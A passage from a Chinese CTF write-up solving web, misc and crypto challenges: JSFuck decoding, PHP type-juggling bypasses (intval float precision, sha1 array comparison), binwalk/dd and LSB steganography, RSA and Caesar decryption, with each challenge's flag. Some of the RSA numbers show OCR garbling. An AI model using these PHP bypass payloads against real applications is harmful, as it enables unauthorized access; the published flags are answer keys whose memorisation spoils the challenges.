![]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[
]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!
+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]
]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+
[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]((!![]+[])[+!+[
]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+([][[]]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+!+[]]+(+[![]]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]
]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+!+[]]]+(!![]+[])[!+[]+!+[]+!+[]]+(![]+[])[!+[]+!+[]+!+
[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]
]+(![]+[])[+!+[]]+(+(!+[]+!+[]+[+!+[]]+[+!+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+
[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(+![]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]
+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(
!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]
]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[
!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!!
[]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(+![]+
[![]]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+
!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[
]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+
(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][
[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]
]](!+[]+!+[]+!+[]+[+!+[]])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]])()(([]+[])[([![]]+[][[]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(![]+[])[+!+[]]+(![]+[])[!+[]+!+
[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])
[+!+[]]]+[])[!+[]+!+[]+!+[]]+(![]+[])[!+[]+!+[]+!+[]]]()[+[]])[+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+(![]+[])[+[]])+((+[])[([][(![]+[])[+[]]+([![]]+[][[
]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+
[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]
+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]
+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(
!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]+[])[+!+[]+[+!+[]]]+[+!+[]]+[!+[]+!+[]]+[!+[]+!+[]+!+[
]]+[!+[]+!+[]+!+[]]+
```

然后放入 jsfuck 解码再加上 flag 格式得：hctf{j5fuck_1z_m1233}

ID22--我是谁我在哪？？？


打开网页 http://115.28.78.16:13333/web/web2/index.php，一番查找后。。。还真的是啥都没有。。。转而看 URL，发现 URL 变了。。。开 firebug 刷新。。发现没有卵用。。。。关掉页面从进，抓到一个包看到 flag 在响应头里



```
⊟ 响应头信息                                原始头信息
       Connection  keep-alive
     Content-Type  text/html
             Date  Sat, 21 Jan 2017 13:02:42 GMT
         Location  index.html
           Server  nginx
Transfer-Encoding  chunked
     X-Powered-By  PHP/5.4.41
             flag  hctf{1t_iz_4_4mall_tr1ck}
```

ID23--神奇的数字


打开 http://115.28.78.16:13333/web/web4/，看到是一串 PHP 代码，按题目代码要求，需要 post 一个回文数，仔细审计代码，发现可以通过利用 `if ($req["number"] != intval($req["number"]))`这条 PHP 语句，利用浮点数精度绕过第一个 if 判断语句，然后得到 flag。
于是用 hackbar post number=100000000.0000000010 得到


Post data
number=100000000.0000000010

find a strange dongxi: hctf{go0d_job_intv4l_iz_g00d}

ID24--不可能拿到的 flag


打开 http://115.28.78.16:13333/web/web3/，看到一串 PHP 代码，梳理逻辑后，按照题目要求，需要 post 参数 name 和 password 的值，要求 name 和 password 的 sha1 恒等，同时 password 和 name 又不能一样。百度一番，知道数组的 sha1 值均为 0，于是


Enable Post data [✓] Enable Referrer [ ]
Post data
name[]=233&password[]=2333

Flag: hctf{o0k!!g3t_f14g_s0_ez}

ID27--php 真可怕我要回农村

打开 http://115.28.78.16:13333/web/web5/，发现一段 php 代码，梳理逻辑后，要求 post 一个数组 b，使`$c = (int)(($a + $b) * 10)`值为 8，同时 b[10]为 false，利用于是构造 b=0.71******0，post 得 flag



Post data
b=0.71******0

hctf{wochubuxiaqule_over}

（土爷出题辛苦了）
MISC:

ID31、32、33--Explorer 的图库之一、二、三


从 http://115.28.78.16:13333/misc/d18d4b213fd71448f8c6f9780cb145a4 下载题目文件。。。啥都不说。。先丢到 binwalk 跑一下。。。发现是个 jpg 图片藏着一个 gzip 文件加一个 png 还有一个 zlib 压缩的文件。。。。大写的给跪 OTZ。。。（此处我要插入向大佬低头.jpg




```
root@Ash:~# binwalk '/root/下载/d18d4b213fd71448f8c6f9780cb145a4'

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
45654         0xB256          gzip compressed data, from Unix, last modified: 20
17-01-15 08:19:26
45801         0xB2E9          PNG image, 1500 x 1072, 8-bit/color RGB, non-inter
laced
45842         0xB312          Zlib compressed data, default compression

root@Ash:~#
```

不管有没有用。。反正先把这些文件分离出来


Linux 直接 dd 命令分离



```
root@Ash:~# dd if='/root/下载/d18d4b213fd71448f8c6f9780cb145a4' of='/root/下载/d
18d4b213fd71448f8c6f9780cb145a4-001' skip=45654 bs=1
记录了1428939+0 的读入
记录了1428939+0 的写出
1428939 bytes (1.4 MB, 1.4 MiB) copied, 3.39948 s, 420 kB/s
```




```
root@Ash:~# dd if='/root/下载/d18d4b213fd71448f8c6f9780cb145a4' of='/root/下载/d
18d4b213fd71448f8c6f9780cb145a4-002' skip=45801 bs=1
记录了1428792+0 的读入
记录了1428792+0 的写出
1428792 bytes (1.4 MB, 1.4 MiB) copied, 2.55144 s, 560 kB/s
```




```
root@Ash:~# dd if='/root/下载/d18d4b213fd71448f8c6f9780cb145a4' of='/root/下载/d
18d4b213fd71448f8c6f9780cb145a4-003' skip=45842 bs=1
记录了1428751+0 的读入
记录了1428751+0 的写出
1428751 bytes (1.4 MB, 1.4 MiB) copied, 2.66791 s, 536 kB/s
```

然后先处理 gzip 文件，linux 下直接 tar –xzvf 命令解压



```
root@Ash:~# tar -xzvf '/root/下载/d18d4b213fd71448f8c6f9780cb145a4-001'
1.txt

gzip: stdin: decompression OK, trailing garbage ignored
tar: Child returned status 2
tar: Error is not recoverable: exiting now
```


得到一个 1.txt 打开得到 flag



```
hctf{nizh1dao_tuzh0ngm4}
```


交了一遍发现这是图库二的 flag。。。。，想想图库一分数这么少。。。应该步骤更简单。。。于是标准步骤。。再把原图丢到 010 editor 里

在最上面找到了图库一的 flag




```
    1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
F D8 FF E0 00 10 4A 46 49 46 00 01 01 00 00 01   ÿØÿà..JFIF......
) 01 00 00 FF E1 00 A6 45 78 69 66 00 00 49 49   ....ÿá.¦Exif..II
A 00 08 68 63 74 66 7B 32 65 33 65 33 7D 00 00   *..hctf{2e3e3}..
) 00 00 00 0F 01 02 00 01 00 00 00 00 00 00 00   ................
```

图库三的 flag 我在放出 hint 之后才找到，hint 是利用了 LSB 隐写。。。于是用神器 stegsolve.jar 查看原图 Analyse—Data Extract 把三个最低通道都勾上然后 preview，在 hex 栏里找信息找了好久。。。啥都没找到。。。于是转向查看原图分离出的



小女孩图片同样的步骤。。这次就有东西了，在最上面发现了一串可疑的字符串



Extract Preview

```
61474e305a6e7378 63324a6659574669  aGN0Znsx c2JfYWFi
596d4a6661587066 5a587036656e7036  YmJfaXpf ZXp6enp6
656e303d6dffffff ffff6db6dbdb6db6  en0=m... ..m...m.
6db6dbb6db6d6db6 dbdb6db6ffffffff  m....mm. ..m.....
ffff6db6db6db7b6 ffffffffffffffff  ..m..m.. ........
ffedb6dbffffdbdb 6db6b6dfffffffff  ........ m.......
6db7ffbfffffffff dbdb6db66db6dbff  m....... ..m.m...
ffffd9b6f6b6db6d ffffffff8000db6d  .......m .......m
b6276d89dd3fffcf 6085db980d39472a  .'m..?.. `....9G*
01b6a420e786f903 f16a36dbfd9fcdef  ... .... .j6.....
```

Bit Planes

Alpha	☐ 7	☐ 6	☐ 5	☐ 4	☐ 3	☐ 2	☐ 1	☐ 0
Red	☐ 7	☐ 6	☐ 5	☐ 4	☐ 3	☐ 2	☐ 1	✓ 0
Green	☐ 7	☐ 6	☐ 5	☐ 4	☐ 3	☐ 2	☐ 1	✓ 0
Blue	☐ 7	☐ 6	☐ 5	☐ 4	☐ 3	☐ 2	☐ 1	✓ 0

Preview Settings

Include Hex Dump In Preview ✓

Order settings


Extract By [✓ Row] Column

Bit Order [✓ MSB First] LSB First

Bit Plane Order

[✓ RGB] GRB RBG BRG GBR BGR

aGN0Znsxc2JfYWFiYmJfaXpfZXp6enp6en0=，看结尾是=号怀疑是 base64 加密，于是去解码，


S4EnCode&Decode By:sco4x0

菜单

编码 解码

编码字符串:

Hash识别

识别 Hash类别:

注：这个功能完全照搬Hash Identifier,误报的可能性非常大

解码

类别 Base64 解密

```
aGN0Znsxc2JfYWFiYmJfaXpfZXp6enp6en0=
```

结果:


得图库三 flag：hctf{1sb_aabbb_iz_ezzzzzz}

CRPYTO:

ID18--密码学教室入门（一）

p:
0x9a724c6747de9eadccd33f4d60ada91754b8be8c65590cafe66f69a2f4afbfd359e47ca6fd2dbde8948062dc116bc574f4313ab99b2bb6d8ae47beaa0c1ebeddL
q:
0x8c1c81cc005ce3dd6d684ebb88151dc0c53b1cef8a29b1cb8121860fb57d93117bf449aac4300dc6103ac6211c6f8ae68987d99aff0dd8967a4afa00f2116873L
e:
0x190a000845e9c8c2059242835432326369aaf8c7ca85e685bba968b386155a91f1f7ca1019ff23d119222e1f0dfdeb0915d2e97601ef94bf15ca6d9211e984e9038f263f4984355c397ed22d67c26da6d31acfc4d599c70cba80859bee099e5a2dc3ab23aecf58f73f44d07318f70985c623d9612efefb15bf8dab77d5d54e85L
d: 0x28b95b7e3159a851cbf537e007ae49864b7dbb93fc370a5L
c:
0x23091e42fa7609c73f1941b320fad6d2ff6e47be588d1623f970f1fee7abd221c9834b208f3c888902fe87ca76ec1e1363757d93c6e25c49f1c61c72b141c0b8848b54a117427d8e30eeab89694eb5f849cafecb0e5361b9b2b0e3f89e0fdbcc66a6aad4a1a4a85d828083a01a5d569b7eeb6f9151794453382b524aa52993f9L
16 进制。。。。转换为 10 进制后得
P:
8089018425093650954812527038875081251489283865548764672200679683673233923841995046769545318337341478638712382507241927924589882391878346205284261810847453
Q:
7338227124716430673328328022484202422281264472298869270019853234359535032958528521193990294009188193961058955631822002890163628511763794879022459364927603
E:
1758302798676097011274192436942895479524985005506954803148272536972750761898641906392660134802959623537869822502054984870450123585717684735307980593151684713130266383588091924826756099659604999818539144955648776907635729264777654121103482400964215522461648602628477924084140964882426817780738327769721741683

D:
62409428588657515654582049950308797806016514893335982245
C:
2460284764252077754663504733812799326421932888479931870088985654912195988225447203177610535263328707960738001346715850244879945207929314472881084218387713939662711191928456932381022805045129148518432093844598704165671992545681524346715386975950896178281998524310427796059593340894650576017771219750321452338 5
求出 n = p * q
=59359054419353212593648880116589230920734633132827670953116226635186592049186578783916506164641289296084880004532280251710180559253615912326954354802240245138938195943897207094307177798068097946378257215236480874313807929075588470385220105129315155449503167591418461617557239390449061786134606203927421945159
根据私匙公式 c^d ≡ m (mod n)，这么大的数字。。。还要求次方。。。C 肯定跑不了。。Python 我试了试。。也直接卡死。。于是去找了个大数计算器。。。辅助计算。。。




```
X    2881084218387713939662711191928456932381022805045129148518432093844598704165671992545681524346715386975950896178281998524310427796059593340894650576017771219750321452338 5
Y n  62409428588657515654582049950308797806016514893335982245
Z    26954354802240245138938195943897207094307177798068097946378257215236480874313807929075588470385220105129315155449503167591418461617557239390449061786134606203927421945159
A
B LCM Rem.  0
GCD Ans     255997447193686091945877909221035570064441255544174576473 3
Base  ( ) 2  ( ) 8  (•) 10  ( ) 16  ( ) 36  ( ) 60  ( ) 64  ( ) 256
Bits: x- 1022 y- 186 z- 1023 a- 0 b- 0 ans- 191
```

得到答案 2559974471936860919458779092210355700644412555441745764733。。。。（这计算器好强大）然后。。这答案一脸懵逼。。。。感觉没啥用。。。不管了先转换成 base64 得到 aGdhbWV7cnNhXzFzX3YzcnlfZTRzeSF9，尝试解密。。还真的拿到了 flag：hgame{rsa_1s_v3ry_e4sy!}

ID19--密码学教室入门（二）

密文：mlfrj{Hfjxfw_hnumjw_8x_ozxy_ktw_kzs}
根据 flag 格式 hgame{}，很明显，mlfrj 就是 hgame 的密文，比较 ASCII 码，得到偏移量为

5，于是丢到工具

```
hgame
{Caesar_cipher_8s_just_for
_fun}
```

```
mlfrj
{Hfjxfw_hnumjw_8x_ozxy_ktw
_kzs}
```

里解密 hgame{Caesar_cipher_8s_just_for_fun}，尝试提交，发现这 flag 竟然不对。。。于是不得不开脑洞。。。数字 8 刚好对应着字母 i。。。然后试了试 hgame{Caesar_cipher_is_just_for_fun}，还是错。。。。(╯‵□′)╯︵┻━┻，然后再开脑洞。。试了试 1 hgame{Caesar_cipher_1s_just_for_fun}，flag 正确 OTZ

